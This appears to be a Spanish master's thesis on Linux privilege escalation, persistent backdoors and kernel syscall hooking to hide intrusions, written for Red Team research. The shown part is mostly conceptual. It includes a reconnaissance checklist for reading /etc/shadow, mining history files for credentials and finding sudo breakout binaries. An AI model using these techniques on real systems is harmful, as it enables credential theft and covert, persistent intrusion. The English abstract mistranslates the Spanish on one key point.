
Elevación de privilegios y despliegue de persistencia en sistemas Linux mediante técnicas de hooking

Eduardo Arriols Nuñez
Máster universitario de Seguridad de las tecnologías de la información y de las comunicaciones

Víctor Méndez Muñoz
Víctor García Font

2 de Junio de 2020


Esta obra está sujeta a una licencia de Reconocimiento-NoComercial-SinObraDerivada 3.0 España de Creative Commons

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Elevación de privilegios y despliegue de persistencia en sistemas Linux mediante técnicas de hooking*
Nombre del autor:	*Eduardo Arriols Nuñez*
Nombre del consultor/a:	*Víctor Méndez Muñoz*
Nombre del PRA:	*Víctor García Font*
Fecha de entrega:	06/2020
Titulación:	*Master en Seguridad de la Información*
Área del Trabajo Final:	*Hacking the running linux kernel*
Idioma del trabajo:	*Castellano*
Palabras clave	*Elevación privilegios, backdoor, hooking*

Resumen del Trabajo:

El presente trabajo se ha centrado en analizar e investigar el *Kernel* de Linux, con el objetivo de identificar formas para garantizar el acceso al sistema, dificultando su identificación durante una situación real.

Se ha profundizado en técnicas para la elevación de privilegios, y el despliegue de puertas traseras que permitan continuar accediendo a un sistema una vez este hubiera sido comprometido. Adicionalmente, han sido investigadas técnicas de *hooking*, que permitan ocultar las acciones que están siendo realizadas y con ello garantizar el acceso al sistema.

Abstract:

This work has focused on analyzing and investigating the Linux Kernel, with the aim of identifying ways to detect access to the system, making it difficult to identify during a real situation.

Techniques for privileges escalation have been studied in depth, and the deployment of backdoors to allow from continuing to access a system once it has been compromised. In addition, hooking techniques have been investigated, which hide the actions that are being carried out and with which they have access to the system.

Índice

1. Introducción 1
  1.1. Contexto y justificación del Trabajo 1
  1.2. Objetivos del Trabajo 1
  1.3. Enfoque y método seguido 1
  1.4. Planificación del Trabajo 2
  1.5. Breve sumario de productos obtenidos 2
  1.6. Breve descripción de los otros capítulos de la memoria 2
2. Estado del arte 4
  2.1. Estructura general de un sistema Linux 4
  2.2. Hooking 6
  2.3. Elevación de privilegios 7
  2.4. Despliegue de persistencia 7
3. Linux Kernel 9
  3.1. System Call Interface (SCI) 9
  3.2. Process Management (PM) 10
  3.3. Memory Management (MM) 10
  3.4. Virtual File System (VFS) 10
  3.5. Network Stack (NS) 11
  3.6. Device Drivers (DD) 11
4. Elevación de privilegios 13
  4.1. Análisis automáticos 13
  4.1.1. Conclusiones 13
  4.2. Análisis manual 14
5. Despliegue de persistencia 26
  5.1. Tipos de persistencias 26
  5.2. Tipos de conexiones 27
  5.3. Aspectos clave para garantizar el acceso 27
  5.4. Persistencia en sistemas expuestos (Internet) 30
  5.5. Persistencia en sistemas internos (Linux) 31
  5.6. Persistencias alternativas 33
6. Hooking de funciones 35
  6.1. Técnicas de Hooking 36
  6.2. System Calls 37
  6.3. Syscall Table 37

6.4. Hooking de una syscall 38
6.5. Principales posibilidades de hooking 39
6.6. Loadable Kernel Modules (LKM) 40
6.7. Ejemplo y uso de rootkit 40
7. Securización 43
8. Conclusiones 44
8.1. Reflexión crítica sobre el trabajo 44
8.2. Lecciones aprendidas 44
8.3. Trabajo futuro 44
9. Glosario 46
10. Bibliografía 47
11. Anexos 49
11.1. Anexo I: Elevación de privilegios 49
Análisis del sistema e identificación de credenciales 49
Identificación de recursos escribibles 49
Binarios con bit SUID 49
Permisos SUDO inseguros 50
Capacidades de los binarios 51
11.2. Anexo II: Despliegue de persistencia 52
Conexión directa a Internet 52
Conexión mediante proxy con o sin credenciales 52
Conexión mediante proxy con autenticación NTLM 53
Programación de tareas 54
11.3. Anexo III: Hooking 55
Ejemplos de técnicas para alterar las llamadas Syscall 55
Ejemplo de Hooking de una función 58

Lista de figuras

Ilustración 1: Planificación del TFM por fases y entregas 2
Ilustración 2: Aspectos principales del espacio de usuario y Kernel [1] 5
Ilustración 3: Distinción por capas del espacio de usuario, Kernel y Hardware [2] . 6
Ilustración 4: Arquitectura Kernel Linux [3] 9
Ilustración 5: Detalles del sistema VFS [4] 11
Ilustración 6: Principales comprobaciones a realizar.. 15
Ilustración 7: Ejemplo visual de buffer 16
Ilustración 8: Ejemplo visual de desbordamiento de buffer (memoria) 16
Ilustración 9: Estructura de permisos en ficheros Linux 19
Ilustración 10: Detalle de permisos en ficheros 19
Ilustración 11: Segmentación en base al nivel de privilegios [6]............................ 35
Ilustración 12: Ejemplo de llamada al sistema del comando cat [5] 35
Ilustración 13: Detalle estructura sys_call_table... 38
Ilustración 14: Potenciales opciones de hooking por siscall [7] 39
Ilustración 15: Ocultación de procesos mediante rootkit I 41
Ilustración 16 - Ocultación de procesos mediante rootkit II 42
Ilustración 17: Obtención de capacidades de un binario 51
Ilustración 18: Modificación de capacidades y obtención de shell (GTFOBin) 51

Lista de tablas

Tabla 1: Resumen de funcionalidades por herramienta 14
Tabla 2: Listado de capacidades en binarios [8] 22

1. Introducción

El presente punto hace una introducción al trabajo realizado, describiendo el contexto del mismo, objetivos, enfoque, planificación y otros aspectos relevantes.

1.1. Contexto y justificación del Trabajo

Hoy en día las organizaciones hacen un uso minoritario de sistemas Linux, pero son estos los que normalmente alojan los recursos más relevantes de la entidad, considerándose por lo tanto sistemas críticos dentro de una infraestructura corporativa.

Desde hace mucho tiempo, es una práctica habitual realizar auditorías de seguridad tanto externas como internas sobre los activos de una organización para garantizar el óptimo nivel de seguridad. En ciertas pruebas, como son los ejercicios *Red Team* o simulaciones realistas de ataques dirigidos, los auditores debes desarrollar las mismas pruebas que realizaría un ataque real, permitiendo de esta forma comprobar la preparación de la entidad frente a un ataque de un adversario.

Un objetivo común de estas pruebas es lograr acceso a los sistemas y entornos más críticos, que como se ha comentado previamente, suelen ser entornos Linux. Debido a ello, y al deseo de profundizar más en esta temática, se planteó el objetivo del trabajo expuesto a continuación.

1.2. Objetivos del Trabajo

El objetivo del presente trabajo ha sido identificar las principales vías que puedan ser utilizadas para desarrollar un ataque dirigido sobre sistemas Linux. Concretamente se han centrado los esfuerzos en la investigación y desarrollo de pruebas para lograr la elevación de privilegios en un sistema Linux y el despliegue de persistencia en el mismo, de forma que sea posible mantener acceso a dicho sistemas desde fuera de la organización y de forma prolongada en el tiempo.

Con el objetivo de contemplar una situación lo más realista posible, también se han investigado técnicas de *hooking* a nivel de *Kernel,* que permitan ocultar la actividad que esté siendo realizada.

1.3. Enfoque y método seguido

Para el desarrollo del proyecto se propuso inicialmente realizar una investigación general del funcionamiento del *Kernel* de Linux, así como las principales técnicas de elevación de privilegios y despliegue de persistencia, seguido de un análisis más detallado de las técnicas de *hooking* que permitirán ocultar la actividad.

1.4. Planificación del Trabajo

Se propuso inicialmente la siguiente planificación de hitos y tareas, mostrada mediante un diagrama de Gantt, para el desarrollo del presente proyecto:




Ilustración 1: Planificación del TFM por fases y entregas

Esta planificación no pudo ser seguida al ciento por ciento, debido a la amplitud de los temas abarcados inicialmente. Esto ha provocado la limitación en las pruebas que han sido automatizadas.

1.5. Breve sumario de productos obtenidos

El resultado obtenido con el trabajo consiste en una guía detallada sobre como poder desarrollar el proceso completo de elevación de privilegios, despliegue de persistencia y ocultación sobre un sistema Linux.

Esto puede ser especialmente útil para aquellos auditores interesados en desarrollar pruebas lo más cercanas posible a la realidad. Así mismo, esta información es igualmente útil para proteger un entorno frente a estas técnicas, al estar detalladas y descritas tanto de forma teórica como práctica.

1.6. Breve descripción de los otros capítulos de la memoria

El conjunto de capítulos que el lector encontrará en el documento que describe el trabajo realizado serán los siguientes:

- Estado del arte: Se exponen los conceptos necesarios para la comprensión del presente trabajo, detallando tanto conceptos de *Kernel*, arquitectura de un sistema Linux, descripción de los conceptos de elevación de privilegios y persistencia o la utilidad principal de estos entre otros.

- Análisis de la estructura Kernel de Linux: Se expone la investigación realizada sobre la estructura actual y pasada del *Kernel* de Linux, poniendo foco en los cambios que se han producido y que podrían ayudar en el desarrollo de acciones posteriores (elevación de privilegios, persistencia o *hooking*).

- Técnicas para la elevación de privilegios: Se exponen las técnicas que permiten actualmente elevar privilegios en un sistema Linux, comenzando con vulnerabilidades existentes en el mismo, hasta debilidades a nivel de configuración. Adicionalmente se encontrará un análisis de las principales herramientas que permiten de forma semi-automática realizar este proceso.

- Técnicas para el despliegue de persistencia: Se exponen las técnicas que permiten mantener acceso a un sistema, tanto a nivel de red local como mediante conexiones inversas a través de Internet. Así mismo, se muestran las diferentes casuísticas que puedan darse en una situación real tales como que el equipo no cuente con salida directa a Internet, que se haga uso de un *proxy* interno, etcétera.

- Técnicas de *Hooking* sobre el *Kernel* de Linux: Se exponen las técnicas que permiten ocultar acciones en el sistema, con el objetivo de evitar la identificación de las acciones de persistencia que permiten garantizar el acceso al equipo.

- Securización: Se exponen de forma simplificada algunas de las principales medidas que pueden ser desplegadas para evitar los problemas analizados durante el presente trabajo.

- Conclusiones: Este último punto expone las conclusiones del presente trabajo realizado.

2. Estado del arte

El presente punto hace una introducción al estado actual y situación de las principales temáticas que han sido analizadas, que son; Sistemas Linux y su estructura, *hooking*, elevación de privilegios y persistencia.

2.1. Estructura general de un sistema Linux

El trabajo en cuestión se centra en sistemas Linux, pero antes de nada será necesario definir qué son estos sistemas Linux. Se muestra a continuación la descripción obtenida de Wikipedia:

"*GNU/Linux es un conjunto de sistemas operativos libres multiplataforma, multiusuario y multitarea basados en Unix. El sistema es la combinación de varios proyectos, entre los cuales destacan GNU, encabezado por Richard Stallman y la Free Software Foundation junto con el núcleo o Kernel «Linux», programado por Linus Torvalds. Su desarrollo es uno de los ejemplos más prominentes de software libre: todo su código fuente puede ser utilizado, modificado y redistribuido libremente por cualquiera, bajo los términos de la licencia GPL -Licencia Pública General de GNU- y otra serie de licencias libres.*"

Si bien es verdad que en la actualidad el concepto "Linux" se utiliza en la jerga para referirse al sistema operativo, realmente es el nombre del *Kernel*, o núcleo del sistema. Siguiendo esta jerga, durante el desarrollo del presente trabajo se referirá a Linux y no GNU/Linux para simplificar.

La arquitectura que utiliza un sistema Linux es compleja, aunque se puede simplificar en los siguientes aspectos principales:

- Procesos: El sistema se organiza en procesos, que consiste en tareas independientes que se pueden estar ejecutando de forma simultánea en el sistema. Al arrancar el sistema se ejecuta el *Kernel*, y es este el encargado de leer los ficheros de configuración de arranque presentes en los directorios */etc/* y va creando procesos hijo.

  Posteriormente, estos procesos hijo podrá ir creando sus propios procesos hijo, formando de esta forma un árbol de procesos descendiente.

  Todos estos procesos en ejecución se encuentran almacenados en la memoria *RAM* del sistema Linux.

- Usuarios: Los sistemas Linux son sistemas multiusuario, por lo que permiten la utilización del sistema por diferentes usuarios, cada uno ejecutando acciones en su propio contexto.

  En cualquier Linux existen diferentes tipos de usuario, normalmente podemos diferenciarlos en usuarios normales (cuentas de usuario que utilizan el sistema), de servicio (destinadas a la ejecución de determinados

procesos como puede ser el correo) y usuarios privilegiados (como el usuario 'root' existente en todos los sistemas).

Cualquier proceso que se encuentre en ejecución pertenecerá a un usuario, y en función del usuario y los permisos que éste tenga, podrá desarrollar unas acciones u otras sobre dicho proceso. Esto mismo ocurre con los ficheros existentes en el sistema y descritos a continuación.

- Ficheros: Consisten en el conjunto de recursos e información almacenada en el sistema. Dependiendo de la distribución y versiones puede hacer uso de un sistema de ficheros u otro, definiendo de esta forma las características de los ficheros y cómo estos serán leídos por el sistema.

  En un sistema Linux, al igual que en la mayoría de sistemas operativos, los ficheros se almacenan mediante directorios, organizados como un árbol.

- El *Kernel*: Es básicamente el núcleo del sistema, el cual se ejecuta al arranque y se encarga de hacer de puente entre el *hardware* y el *software*. Entre las funciones que cumple se encuentra la gestión del acceso al *hardware* desde el *software*, realizar la asignación de tiempos de acceso al disco duro o de ejecución de procesos, etcétera.

Obviamente la estructura entre las acciones que pueden ser desarrolladas a nivel de usuario y *Kernel* son distintas, tal y como se muestra en la siguiente imagen:




Ilustración 2: Aspectos principales del espacio de usuario y Kernel [1]

Como se ha indicado previamente, el *Kernel* es el encargado de gestionar realmente todo el proceso y ejecución del sistema, haciendo de puente entre el *software* gestionado o no por el usuario, y el *hardware*. Esto implica que siempre que se quiera llamar a un nuevo proceso que requiera de almacenar información en memoria o en recursos se deberá llamar a determinadas funciones del *Kernel*, al igual que cuando se quiera almacenar o eliminar un fichero del disco duro, enviar información mediante protocolos de red, etcétera.




Ilustración 3: Distinción por capas del espacio de usuario, Kernel y Hardware [2]

Todo esto tiene un riesgo, y es que, en el caso de que un usuario tuviera la capacidad de acceder al *Kernel*, podría realizar modificaciones en el mismo para alterar su comportamiento, por ejemplo, para ocultar acciones que se estuvieran realizando. Es aquí donde entra el concepto de *hooking*.

2.2. Hooking

La palabra *hooking*, se refiere al conjunto de técnicas que permiten alterar el comportamiento del sistema, normalmente mediante la interceptación de las llamadas al sistema, para ocultar una cierta actividad maliciosa. Algunos ejemplos de acciones que podrían ocultarse serían por ejemplo un recurso existente en un directorio, tramas de red o procesos en ejecución.

Por este motivo, las técnicas de *hooking* son comúnmente utilizadas en *malware*, donde se busca comprometer un sistema y realizar acciones maliciosas, ya que permite dificultar su identificación.

Para el presente proyecto se buscará utilizar las técnicas de *hooking* para ocultar las acciones que permitan desplegar persistencia en el sistema, y dotar por lo tanto de un mayor grado de garantía para continuar accediendo al sistema.

Pero existe una problemática a tener en cuenta, y es que para poder desarrollar técnicas de *hooking* se debe primero contar con privilegios sobre la máquina que permitan alterar el *Kernel*, para lo cual será necesario elevar privilegios previamente.

2.3. Elevación de privilegios

El concepto de elevación de privilegios hace alusión al proceso a través del cual se logra ejecutar acciones en el sistema con un usuario con privilegios superiores al del contexto donde se estaban desarrollando las acciones. Es algo muy habitual durante cualquier proceso de intrusión, escenario de *malware* o similar, debido a la necesidad en muchas ocasiones de contar con privilegios para desarrollar acciones tales como extracción de credenciales, cifrado del equipo, etcétera.

Cabe destacar que existen dos tipos principales de técnicas de elevación de privilegios que son:

- Elevación de privilegios vertical: Se refiere a aquellas situaciones en las que se logra ejecutar acciones con un usuario con mayores privilegios que el usuario actual.

- Elevación de privilegios horizontal: Se refiere a aquellas situaciones en las que se logra ejecutar acciones como otro usuario diferente al actual, pero que cuenta con un nivel de privilegios sobre el sistema similar. Esto podría permitir posteriormente una elevación de privilegios vertical o el acceso a información adicional.

Una vez se cuenta con privilegios, y la posibilidad de ocultar actividad potencialmente maliciosa es cuando se puede trabajar en el despliegue de persistencia sobre el sistema.

2.4. Despliegue de persistencia

Mantener persistencia en un sistema consiste en garantizar el acceso al mismo con el mismo nivel de privilegios y condiciones que cuando se logró inicialmente, normalmente por el compromiso del mismo ya sea a través del uso de ingeniería social, por la explotación de vulnerabilidades existentes en servicios del sistema u otras casuísticas.

Este concepto es principalmente utilizado cuando se desarrolla una intrusión sobre una organización, ya que permite continuar el acceso a la misma aun cuando el vector a través del cual se accedió a la organización haya sido eliminado.

Como desplegar una persistencia es algo extremadamente variable, ya que depende del entorno. Pueden desplegarse persistencias que permitan acceso a la entidad a nivel de directorio activo, como procesos periódicos que establezcan una conexión inversa, etcétera.

Durante el presente trabajo se mostrarán tanto los diferentes sistemas donde se ha desplegar persistencia para garantizar el acceso, como las técnicas que pueden ser aplicadas en cada caso. Se tendrá en cuenta los posibles sistemas de seguridad o medidas desplegadas habitualmente en las organizaciones tales como evitar la conexión de un sistema internos a Internet, hacer uso de *proxies*, etcétera.

Cabe destacar que actualmente está cada vez más en auge el concepto de *Threat Hunting*, como el conjunto de acciones que buscan identificar posibles atacantes que hubieran logrado acceso a la organización y no hubieran sido detectados entonces. En este tipo de actividades, es muy común que se hagan búsquedas de posibles puertas traseras.

Con todo esto se procede a continuación a mostrarla investigación realizada y pruebas asociadas.

3. Linux Kernel

El objetivo en este apartado es analizar el *Kernel* de Linux, sus componentes, e identificar dónde sería posible alterar el comportamiento de este para conseguir el objetivo del proyecto, alterar el sistema para ocultar ciertas acciones en el mismo.

El análisis inicial ha permitido identificar que cuando se intenta analizar la arquitectura de grandes sistemas, esta puede verse desde diferentes puntos de vista, y hay que tener en cuenta que el *Kernel* de Linux implementa un gran número de subsistemas tanto a alto como a bajo nivel. Por este motivo, en muchas ocasiones se le denomina monolítico, ya que todos los servicios básicos se encuentran en el *Kernel*.

Debido a ello, y tras investigar su estructura, se ha decidido hacer un breve resumen de los principales subsistemas que integra el *Kernel* de Linux, indicando además las posibles acciones que podría ser realizadas por un atacante. Estás acciones expuestas son tanto fruto de la investigación como de ideas propias.




Ilustración 4: Arquitectura Kernel Linux [3]

3.1. System Call Interface (SCI)

Es sin duda una de las partes más relevantes para el presente trabajo, pues es el subsistema encargado de realizar las llamadas a funciones desde el espacio de usuario al *Kernel*. Entre las técnicas investigadas hasta el momento, aquellas que cobran más relevancia por la sencillez y posibilidades generales de uso, son las técnicas de *hooking*, que permiten alterar los resultados que se generan cuando se devuelven los resultados de una llamada a través del *Kernel*.

En los subsistemas comentados a continuación también sería posible llevar a cabo ciertas acciones maliciosas, pero por el análisis realizado, sería más complejo debido a que requeriría desarrollar acciones a más bajo nivel en el sistema. Por este motivo, y con el objetivo de que las técnicas y acciones investigadas puedan ser

utilizadas en un mayor número de casos, se ha decidido abstraer esa capa y trabajar a nivel de *SCI* para ocultar la información.

3.2. Process Management (PM)

Esta parte se centra en la ejecución de procesos. En el *Kernel*, se denominan subprocesos y representan una virtualización individual del procesador (código de subproceso, datos, pila y registros de *CPU*). En el espacio del usuario, el término proceso generalmente se usa, aunque la implementación de Linux no separa los dos conceptos (procesos y subprocesos). El *Kernel* proporciona una *API* a través de la SCI para crear un nuevo proceso (funciones *fork*, *exec*, ...), detener un proceso, o comunicarse y sincronizarse entre ellos.

Este subsistema podría permitir a un atacante ocultar los procesos en ejecución del sistema, así como la interacción entre procesos o los subprocesos de un determinado proceso.

3.3. Memory Management (MM)

Este subsistema se centra en gestionar la memoria del equipo. Para mayor eficiencia, dada la forma en que el hardware gestiona la memoria virtual, la memoria se gestiona en lo que se llaman páginas (4KB de tamaño para la mayoría de las arquitecturas). Linux incluye los medios para administrar la memoria disponible, así como los mecanismos de hardware para las asignaciones físicas y virtuales.

Este subsistema podría permitir a un potencial atacante alterar la información que el sistema recupera de la memoria, ocultando por ejemplo zonas de memoria al usuario.

3.4. Virtual File System (VFS)

El sistema de archivos virtual (*VFS*) es un aspecto interesante del *Kernel* de Linux porque proporciona una abstracción de interfaz común para los sistemas de archivos. El *VFS* proporciona una capa de conmutación entre el *SCI* y los sistemas de archivos compatibles con el núcleo.




Ilustración 5: Detalles del sistema VFS [4]

En la parte superior del *VFS* hay una abstracción que mediante una *API* permite desarrollar funciones como abrir, cerrar, leer y escribir archivos. En la parte inferior del *VFS* se encuentran las abstracciones del sistema de archivos que definen cómo se implementan las funciones de la capa superior.

En este subsistema se podrían dar diferentes tipos de casuística, donde un atacante podría ser capaz de ocultar información en el sistema mediante la alteración del sistema de archivos.

3.5. Network Stack (NS)

La pila de red, por diseño, sigue una arquitectura en capas modelada a partir de los propios protocolos. Aquí podríamos decir que está involucrado la pila *TCP/IP* con sus diferentes capas a través de las cuales se desarrolla la comunicación. Es importante destacar que por encima de *TCP* está la capa de sockets, que se invoca a través de la *SCI*.

En este subsistema sería posible ocultar información enviada a través de la red ocultando ciertas tramas de red, que posibilitan tanto la exfiltración de información como la conexión a un sistema externo para garantizar la persistencia en el equipo.

3.6. Device Drivers (DD)

La gran mayoría del código fuente en el *Kernel* de Linux está dedicada a controladores de dispositivos que hacen que un dispositivo de *hardware* en particular sea utilizable (ejemplos: *Bluetooth*, *I2C*, serie, ...).

Este último subsistema podría proporcionar una vía alternativa para desplegar persistencia, alterando la forma en la que el sistema interactúa con dispositivos externos como *jacks* de audio, BT, etcétera, para desplegar persistencia sobre la máquina.

En base a los resultados obtenidos durante esta primera fase de la investigación, y que han sido expuestos previamente, el presente trabajo continuará centrándose en el *hooking* de funciones para la ocultación de información debido a sus amplias posibilidades de uso en múltiples sistemas, y la potencia de las acciones que podrían ser realizadas.

4. Elevación de privilegios

Ya se ha expuesto previamente el concepto de elevación de privilegios, como todas aquellas acciones que permiten obtener acceso o la posibilidad de ejecutar acciones con un rol privilegiado sobre el sistema. Así mismo, también se ha expuesto a la diferencia entre elevación de privilegios vertical u horizontal. Durante el presente punto se mostrarán las técnicas principales que pueden ser utilizadas sobre un sistema Linux para lograr acceso al mismo como 'root', y poder de esta forma interactuar con el *Kernel* de Linux para alterar las llamadas al *Kernel*.

Se muestran a continuación las técnicas que serán descritas a continuación:

1. Análisis del sistema e identificación de credenciales
2. Vulnerabilidades en el sistema / software instalado (*Kernel*)
3. Revisión de tareas programadas
4. Binarios con *SUID*
5. Permisos de *SUDO* inseguros
6. Permisos inseguros en binarios
7. *CTFOBins*
8. *Wildcards*
9. Librerías compartidas

4.1. Análisis automáticos

Si bien es importante conocer el detalle de las acciones enumeradas previamente, se van a mostrar a continuación algunas herramientas y scripts que permiten automatizar la mayor parte de estas acciones. Se va a realizar un breve estudio de estas herramientas, una comparativa, así como su correspondiente conclusión sobre la efectividad de cada una de ellas.

Las herramientas objeto de análisis son las siguientes:

- LinuxSmartEnumeration (LSE)
- LinEnum (LE)
- BeRoot (BR)
- LinuxPrivChecker (LPC)
- Unix-privesc-check (UPC)

4.1.1. Conclusiones

Si bien las herramientas son muy similares respecto de sus capacidades, y puede hacerse uso de cualquiera de ellas, también cabe destacar la facilidad de detectar estas como software malicioso. Por este motivo, aunque son herramientas útiles para auditoría de sistemas, nunca lo serían para la simulación de un posible ataque dirigido sobre una infraestructura protegida.

Se muestra a continuación un breve cuadro resumen, donde se indican las funcionalidades enumeradas previamente, y si son o no revisadas por las herramientas.

	1	2	3	4	5	6	7	8	9
LSE									
LE									
BR									
LPC									
UPC									

Tabla 1: Resumen de funcionalidades por herramienta

4.2. Análisis manual

Este punto contiene la información sobre el detalle de las pruebas que han de ser realizadas, su explicación teórica y una redirección a pruebas prácticas que se encuentran en el anexo correspondiente.

Análisis del sistema e identificación de credenciales

Este primer punto hace alusión a las acciones de análisis que tienen que ser realizadas sobre el sistema sobre el que se quiere lograr la elevación de privilegios. Normalmente estas acciones están centradas en conocer el tipo de sistema, usuarios existentes, grupos y roles, configuración del equipo, etcétera. También es importante realizar un análisis del sistema de archivos en busca de posibles archivos de configuración que pudieran contener hashes o credenciales en texto claro que permitieran de forma directa la elevación de privilegios.

Durante el análisis se ha realizado un documento Excel, a modo de *checklist* (batería de pruebas), las diferentes acciones que deberían ser llevadas a cabo. Se muestra a continuación un extracto del *checklist* que ha sido realizado en base a los recursos identificados en Internet.

Type of test	Action
Kernel and distribution release details	
System Information	Hostname
Networking details	Current IP
	Default route details
	DNS server information
User Information	Current user details
	Last logged on users
	Shows users logged onto the host
	List all users including uid/gid information
	List root accounts
	Extracts password policies and hash storage method information
	Checks umask value
	Checks if password hashes are stored in /etc/passwd
	Extract full details for 'default' uid's such as 0, 1000, 1001 etc
	Attempt to read restricted files i.e. /etc/shadow
	List current users history files (i.e .bash_history, .nano_history, .mysql_history , etc.)
	Basic SSH checks
Privileged access	Which users have recently used sudo
	Determine if /etc/sudoers is accessible
	Determine if the current user has Sudo access without a password
	Are known 'good' breakout binaries available via Sudo (i.e. nmap, vim etc.)
	Is root's home directory accessible
	List permissions for /home/
Environmental	Display current $PATH
	Displays env information
Jobs/Tasks	List all cron jobs
	Locate all world-writable cron jobs
	Locate cron jobs owned by other users of the system
	List the active and inactive systemd timers

Ilustración 6: Principales comprobaciones a realizar

A modo de ejemplo, se muestran a continuación algunas casuísticas, ya que en muchas ocasiones los comandos a realizar dependerán del sistema sobre el que se esté realizando el análisis:

- Búsqueda de contraseñas en el sistema de archivos
- Búsqueda de contraseñas en memoria
- Identificación de archivos relacionados con contraseñas

Vulnerabilidades en el sistema / software

Una vez obtenida la información sobre el sistema, una de las principales maneras de obtener privilegios es mediante la explotación de alguna vulnerabilidad sobre el sistema, normalmente en el *Kernel* o *software* que estuviera corriendo en el equipo con elevados privilegios.

